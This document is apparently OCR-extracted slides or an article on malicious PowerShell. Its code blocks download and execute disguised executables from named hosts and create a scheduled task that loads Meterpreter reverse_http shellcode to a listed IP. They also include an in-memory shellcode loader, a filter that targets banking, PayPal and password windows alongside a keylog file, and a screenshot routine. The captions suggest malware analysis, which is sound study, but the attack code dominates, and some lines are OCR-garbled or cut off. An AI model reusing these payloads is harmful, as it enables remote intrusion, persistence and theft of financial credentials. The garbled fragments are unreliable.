
Download JPG file as EXE, then Execute



```
PowerShell  -ExecutionPolicy bypass -noprofile -windowstyle hidden
(New-Objecstem.Net.WebClient).DownloadFile('http://mobgroup.ga/updated/detected.exe',
'C:\Users\User1\AppData\Roaming\tandjeGerst.exe');
Start-Process 'C:\Users\User1\AppData\Roaming\tandjeGerst.exe'
6360306ffc0095cac18b86dcb8b243801f493ea6592c7c78c1209d00a8d10f23

PowerShell  -ExecutionPolicy bypass -noprofile -windowstyle hidden
(New-Object System.Net.WebClient).DownloadFile('http://allmods.esy.es/MessageBox.jpg',
'C:\Users\User1\AppData\Roaming\Example.exe');
Start-Process 'C:\Users\User1\AppData\Roaming\Example.exe'
972a51b33b15f516e95ec06b6c56b2cd58bdb8365c24de2e6731bbc7aac3b6da
```


http://pastebin.com/juC4CkQG

Create “Update_Google” task to execute Shellcode



```
C:\Windows\system32\schtasks.exe  /create /TN update_google /TR "powershell.exe -ep Bypass
-WindowStyle hidden -noexit -c 'IEX ((New-Object Net.WebClient).DownloadString(''''))';
Invoke-Shellcode -Payload windows/meterpreter/reverse_http -Lhost 115.70.184.41 -Lport 4445 -Force"
/SC onidle /i 2 1c67973f7d76f608900db685e42831f79a892bc9c99837f748f473a0900f7579
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  -enc
JAAwADgAUQAgAD0AIAAnAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBi
--> $08Q = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress,
uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
$w = Add-Type -memberDefinition $08Q -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];
[Byte[]]$z = 0xda,0xce,0xb8,0x97,0x02,0xfe,0x68,0xd9,0x74,0x24,0xf4,0x5b,0x31,0xc9,0xb1,0x71,0x31,0x
$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};
$QWjc=$w::VirtualAlloc(0,0x1000,$g,0x40);
for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($QWjc.ToInt32()+$i), $z[$i], 1)};
$w::CreateThread(0,0,$QWjc,0,0,0);for (;;){Start-sleep 60};
```

http://pastebin.com/juC4CkQG




```
-or ($Process.MainWindowTitle -clike '*Banking*') -or ($Process.MainWindowTitle -like '*Log in to your PayPal account*') `
-or ($Process.MainWindowTitle -like '*Expedia Partner*Central*') -or ($Process.MainWindowTitle -like '*Booking.com Extranet*') `
-or ($Process.MainWindowTitle -like '*Chase Online - Logon*') -or ($Process.MainWindowTitle -like '*One Time Pay*') `
-or ($Process.MainWindowTitle -clike '*LogMeIn*') -or ($Process.MainWindowTitle -clike '*Windows Security*') `
-or ($Process.MainWindowTitle -like '*Choose a way to pay*') -or ($Process.MainWindowTitle -like '*payment information*') `
-or ($Process.MainWindowTitle -clike '*Change Reservation*') -or ($Process.MainWindowTitle -clike '*POS*') `
-or ($Process.MainWindowTitle -like '*Virtual*Terminal*') -or ($Process.MainWindowTitle -like '*PayPal: Wallet*') `
-or ($Process.MainWindowTitle -like '*iatspayment*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*Authorize.Net*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*Discover Card*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -like '*ewallet*') -or ($Process.MainWindowTitle -like '*arcot*') `
-or ($Process.MainWindowTitle -clike '*PayTrace*') -or ($Process.MainWindowTitle -clike '*New Charge*') `
-or ($Process.MainWindowTitle -clike '*Verification*') -or ($Process.MainWindowTitle -clike '*PIN*') `
-or ($Process.MainWindowTitle -clike '*Authentication*') -or ($Process.MainWindowTitle -clike '*Password*') `
-or ($Process.MainWindowTitle -clike '*Debit Card*') -or ($Process.MainWindowTitle -clike '*Activation*') `
-or ($Process.MainWindowTitle -clike '*LastPass*') -or ($Process.MainWindowTitle -clike '*SSN*') `
-or ($Process.MainWindowTitle -clike '*Driver*License*') -or ($Process.MainWindowTitle -clike '*Check-in for*') `
-or ($Process.MainWindowTitle -clike '*Umpqua*') -or ($Process.MainWindowTitle -clike '*ePayment*') `
-or ($Process.MainWindowTitle -clike '*Converge -*') -or ($Process.MainWindowTitle -clike '*Swipe*') `
-or ($Process.MainWindowTitle -like '*Payrazr*') -or ($Process.MainWindowTitle -clike '*Hosted -*') `
-and (Test-Path "$env:TEMP\key.log")) {
1..20 | % {
```

Find Financial & Sensitive Browser Windows

http://pastebin.com/7wYupkJL

Take Screenshots with PowerShell




```
[Reflection.Assembly]::LoadWithPartialName("System.Drawing")
function screenshot([Drawing.Rectangle]$bounds, $path){
   $bmp = New-Object Drawing.Bitmap $bounds.width, $bounds.height
   $graphics = [Drawing.Graphics]::FromImage($bmp)
   $graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size)
   $bmp.Save($path)
   $graphics.Dispose()
   $bmp.Dispose()
}
$pth = [Environment]::GetFolderPath("Templates") + "\\screenshot__.png"
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1000, 900)
screenshot $bounds $pth
```

WMI Backdoor

